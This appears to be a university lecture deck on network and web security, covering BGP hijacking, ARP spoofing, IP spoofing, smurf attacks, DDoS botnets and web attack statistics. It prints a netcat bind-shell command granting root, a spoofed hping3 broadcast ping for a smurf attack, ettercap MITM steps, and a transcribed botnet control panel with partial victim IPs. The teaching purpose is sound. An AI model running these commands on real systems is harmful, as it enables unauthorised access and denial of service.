

# Cyber Security

Network & Web Security


Dr Chris Willcocks



# Networks & Web Security

Not examining this slide

Web Applications Security



Network Security

## Internet protocol suite

### Application layer

BGP • DHCP • DNS • FTP • HTTP • IMAP •  
LDAP • MGCP • NNTP • NTP • POP •  
ONC/RPC • RTP • RTSP • RIP • SIP • SMTP  
• SNMP • SSH • Telnet • TLS/SSL • XMPP •  
*more...*

### Transport layer

TCP • UDP • DCCP • SCTP • RSVP •  
*more...*

### Internet layer

IP (IPv4 • IPv6) • ICMP • ICMPv6 • ECN •  
IGMP • IPsec • *more...*

### Link layer

ARP • NDP • OSPF • Tunnels (L2TP) • PPP  
• MAC (Ethernet • DSL • ISDN • FDDI) •  
*more...*

V • T • E

## OSI model

### by layer

#### 7. Application layer [hide]

NNTP • SIP • SSI • DNS • FTP • Gopher •  
HTTP • NFS • NTP • SMPP • SMTP • SNMP  
• Telnet • DHCP • Netconf • *more....*

#### 6. Presentation layer [hide]

MIME • XDR

#### 5. Session layer [hide]

Named pipe • NetBIOS • SAP • PPTP •  
RTP • SOCKS • SPDY

#### 4. Transport layer [hide]

TCP • UDP • SCTP • DCCP • SPX

#### 3. Network layer [hide]

IP (IPv4 • IPv6) • ICMP • IPsec • IGMP •  
IPX • AppleTalk • X.25 PLP

#### 2. Data link layer [hide]

ATM • ARP • IS-IS • SDLC • HDLC • CSLIP •  
SLIP • GFP • PLIP • IEEE 802.2 • LLC •  
MAC • L2TP • IEEE 802.3 • Frame Relay •  
ITU-T G.hn DLL • PPP • X.25 LAPB •  
Q.921 LAPD • Q.922 LAPF

#### 1. Physical layer [hide]

EIA/TIA-232 • EIA/TIA-449 •  
ITU-T V-Series • I.430 • I.431 • PDH •  
SONET/SDH • PON • OTN • DSL •  
IEEE 802.3 • IEEE 802.11 • IEEE 802.15 •  
IEEE 802.16 • IEEE 1394 •  
ITU-T G.hn PHY • USB • Bluetooth •  
RS-232 • RS-449


V • T • E

# Networking Recap

- Bus




- Star



Internet

Router

- WAN



# Internet Backbone



Switches



Routers



Core Routers




AAE-1 undersea internet cable

Fibre Optic Cable


# Border Gateway Protocol (BGP)

- What if you want to take down a big chunk (or all) of the internet?
- BGP trusts all route announcements sent by its peers
- What if you announce a shorter route through a blank page?
  - Chaos spreads through BGP!



# Router Security

- Security features:
  - Firewalls ( also stateful packet inspection)
  - VPN handling
    - Confidentiality via encryption
    - Authentication
    - Message integrity (detect instances of tampering with transmitted messages)
- NAT
  - Allows a LAN to appear under a single machine with a single IP address (e.g. limited: IPv4 address space)
  - Breaks the end-to-end communication model
  - [NATs don't make internal network topology secure.](#)
- Not straightforward to configure for average homeowner:
  - [Router security overview](#)



# Telnet, SSH, Netcat, and FTP

- Telnet is a very old protocol that should not be used any more.
  - All data is sent unencrypted in plain text.
  - Easy to capture passwords using a packet sniffer.
  - Subject to MITM attacks.
- Telnet replaced by SSH:
  - Strong encryption with public key authentication ensuring remote computer is who it claims to be.
  - Demonstration in Lecture 2: Applied Cryptography.
- FTP is also obsolete (except insensitive data).
  - Sends login and password in clear text vulnerable to sniffing attacks.
  - Do FTP over SSH (SFTP).
  - Check FTP server path is pointing to sensible location.

```
jan@Valhalla:~$ nmap -Pn 192.168.0.1
Starting Nmap 7.01 ( https://nmap.org ) at 2016-12-09 10:43 GMT
Nmap scan report for routerlogin.net (192.168.0.1)
Host is up (0.023s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
53/tcp    open  domain
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 1.41 seconds
jan@Valhalla:~$
```

```
jan@Valhalla:~$ telnet 192.168.0.1
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^J'.
Telnet login:
Password:

BusyBox v1.15.2 (2014-11-18 12:10:17 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

#
```

# Netcat example

- Simple low-level tool to read and write to network connections using TCP and UDP.
  - Example of leaving a connection open with root privileges:

```
chris@chris-lab > ~/security % master • sudo netcat -l -p 1234 -e /bin/sh
[sudo] password for chris:
█
```

Port scan reveals open port:

Adversary can gain  
remote shell with  
root privileges →


```
chris@chris-lab > ~ % master • pscan -p 1000 -P 1500 127.0.0.1
Scanning 127.0.0.1 ports 1000 to 1500
  Port  Proto  State  Service
  1234   tcp    open   search-agent
500 closed, 1 open, 0 timed out (or blocked) ports
chris@chris-lab > ~ % master • netcat 127.0.0.1 1234
whoami
root
█
```



# ARP Vulnerabilities and NDP

## Address Resolution Protocol

- Maps Internet Protocol (IPv4, 32bits) address to physical machine (MAC address, 48bits)
- Vulnerable to:
  - ARP Spoofing
    - Steal sensitive information
    - DoS, Man-in-the-middle (MITM), Session-hijacking
  - MAC Flooding
  - MAC Duplicating
- Still widely used, but replaced by NDP for IPv6.



# Very easy if you're in the middle:


```
chris@chris-lab ~$ sudo ettercap -G
```

Don't do this.

- Quite easy to detect it.
- If you want to try this at home, get permission of people you are attacking.

[Preventing MITM on CISCO router](#)  
[SNORT: Intrusion detection and prevention system](#)


- 
1. Get hosts
  2. Select source(s)
  3. Select destination(s)
  4. Select MITM approach
  5. Start sniffing
  6. Add intercept code  
[Kittenwar](#)



- Also resolves network layer (IP) and link layer like ARP, but for IPv6.
- Secure Neighbor Discovery (SEND) security extension
  - Cryptographically generated addresses ensure that the claimed source of an NDP message is the owner of the claimed address.
- Offers lots of improvements over IPv4 equivalent protocols. Some:
  - Better router discovery.
  - More robust to failures where neighbours become unreachable.
- But still far from perfect:
  - Still vulnerable to MITM via:
    - Spoofed ICMPv6 neighborhood router advertisement.
    - Rogue DHCPv6 servers, and other approaches.
  - Vulnerable to DoS by flooding and many others.
- Further reading: [lots of IPv6 hacks \(especially towards end of report\)](#)

# IP Spoofing

- Changing the source IP of a packet with a fake IP address to hide the identity of the sender.
- The victim thinks he's talking to his friend, but actually he's talking to the hacker.
- Protection:
  - Authentication protocol
  - Encrypted sessions
  - Access control lists (ACLs)
  - Filtering of traffic
  - Proper router configuration



# Smurf and Fraggle Attacks

```
hping3 --icmp -c 1 --spoof 192.168.1.7 192.168.1.255
```

Victim

Broadcast  
Address


[Good video of attack and mitigation through SNORT](#)

[Top 10 smurf amplifiers \(wall of shame\)](#)

Attacker




Victim



# Distributed Denial of Service (DDoS)

- Very difficult to protect against:
  - Google re: when Michael Jackson died: "We're sorry, but your query looks similar to automated requests from a computer virus or spyware application. To protect our users, we can't process your request right now."



# DDoS Command & Control (C&C)

Botlist

DDoS Panel

Website Checker

Create Command

Active Commands

User Management

Preferences

Status

Online56 (80%)

Offline14 (20%)

Dead0 (0%)

DDoS

Busy1 (1.79%)

Free55 (98.21%)

Botkiller

Computer Statistics

32 Bit69 (98.57%)

64 Bit1 (1.43%)

.NET40 (57.14%)

Non .NET30 (42.86%)

Windows 77 (10%)

Windows XP63 (90%)

Desktop60 (85.71%)

Laptop10 (14.29%)

Admin69 (98.57%)

User1 (1.43%)



v1.0.370 (100%)

Botlist

Bot Id	Country	IP Address	Operating System	Ram Usage	Version	Last Seen	Status	
36ac61395502e646f9b67f0c06018acf3fa	United Arab Emirates	2.50.3	Windows XP	0%	v1.0.3	5 Seconds ago	Online	Info
aa5f5f0177c8f545869bb9cd517d0916ad53	Pakistan	118.103	Windows XP	47%	v1.0.3	7 Seconds ago	Online	Info
90f427a71136d747a5eb8e73deb3a8d394da	Russian Federation	37.122	Windows XP	52%	v1.0.3	8 Seconds ago	Online	Info
966fd10511910a4a2e1ba1f1da212b4c8c17	Russian Federation	37.112	Windows XP	38%	v1.0.3	9 Seconds ago	Online	Info
5ca8ba8d99fa9040480b50e27d1294b87cdc	India	122.176	Windows XP	43%	v1.0.3	12 Seconds ago	Online	Info
616bf3b788d4f6469469c60456440bebdd72	Armenia	46.70.3	Windows XP	34%	v1.0.3	12 Seconds ago	Online	Info
34fa2862660d84441c8938403ca04b9b3389	Russian Federation	78.110	Windows XP	40%	v1.0.3	15 Seconds ago	Online	Info
33c3aefc112e1444a8ea9e712a81a075d97a	Spain	87.222	Windows XP	32%	v1.0.3	15 Seconds ago	Online	Info
7989a8e900f24448af90f313591f406ff9	India	122.166	Windows XP	18%	v1.0.3	17 Seconds ago	Online	Info
221d5cbd8890e444fb99c91c7a1cec2c39a5	France	78.115	Windows 7	34%	v1.0.3	17 Seconds ago	Online	Info
a4a75d7f66f3bd4d88d84de55725ed31feab	India	117.211	Windows XP	0%	v1.0.3	18 Seconds ago	Online	Info
5c704903005ec6464b7b773998e93a97b0dc	India	27.49	Windows XP	50%	v1.0.3	18 Seconds ago	Online	Info
0fb6cb91006a5646bfc9cc3de4d2537dc1f	India	27.97	Windows 7	48%	v1.0.3	21 Seconds ago	Online	Info
31ea85bc2255f848651821662dd60d3d411a	Albania	79.106	Windows XP	27%	v1.0.3	23 Seconds ago	Online	Info
7a39b96200cbca4a81e89e74b6c45c798abe	United Arab Emirates	2.50.3	Windows XP	19%	v1.0.3	26 Seconds ago	Online	Info
e30d1f9c99aa7d4d659b3988906842119ff4	Georgia	46.49	Windows XP	78%	v1.0.3	29 Seconds ago	Online	Info
b4249165bdd5c242272bc2ec7f6c08b40e54	India	122.16	Windows XP	37%	v1.0.3	31 Seconds ago	Online	Info
0dc22af7fb4c343461b31b5be055b401c38	United Arab Emirates	83.110	Windows XP	0%	v1.0.3	34 Seconds ago	Online	Info
e28b1727f87d94979693665a495cd625084	Bangladesh	27.147	Windows XP	35%	v1.0.3	34 Seconds ago	Online	Info
13c098f8449e5f4f2338233b821ba1525108	India	117.222	Windows 7	45%	v1.0.3	34 Seconds ago	Online	Info
57fc1df2775bac4ce73883066b164c77d7a2	Malaysia	14.192	Windows XP	16%	v1.0.3	36 Seconds ago	Online	Info
9736eba5ff3a9848920af0ae7b2e1657f441	Egypt	41.199	Windows 7	27%	v1.0.3	46 Seconds ago	Online	Info
91bf02f551899497318414005901660db68	Georgia	94.43	Windows XP	25%	v1.0.3	47 Seconds ago	Online	Info
519d0410dd584f4fbedb1d36a8460b3c173b	India	114.149	Windows XP	62%	v1.0.3	48 Seconds ago	Online	Info
57ee758cbb7d6040f72822de99ae399eba97	India	117.200	Windows XP	35%	v1.0.3	49 Seconds ago	Online	Info
94743a3400c19f4f282ba2bab05adfd4b312	Unknown	180.234	Windows XP	0%	v1.0.3	51 Seconds ago	Online	Info
6a2249ecee59ad4ddd0a00967a264d616d4a	India	117.207	Windows XP	36%	v1.0.3	52 Seconds ago	Online	Info
1898e091dd86d64632a8da0e8e4eb3a36a26	Vietnam	123.18	Windows 7	38%	v1.0.3	53 Seconds ago	Online	Info
80e4e74e66728141097b97d34f73e130be29	India	122.16	Windows XP	29%	v1.0.3	55 Seconds ago	Online	Info


# Wiretapping

- Passive splice tap:
  - [DIY Guide](#): link on cable being tapped is never dropped (commercial products also available).
  - Fire up your favourite packet sniffer (e.g. hexinject)





# Web Technologies Recap




# Web Security Overview

Nearly 70% of attacks consist of XSS scripting and injections.

- Will focus on modern/relevant vulnerabilities and hacks.
- Some stuff covered in future lectures.
- There's a very good reason why i'm not putting the summative coursework marking scheme as "content inaccessible to students" on blackboard!

37%	Cross-site scripting
16%	SQL injection
5%	Path disclosure
5%	Denial-of-service attack
4%	Arbitrary code execution
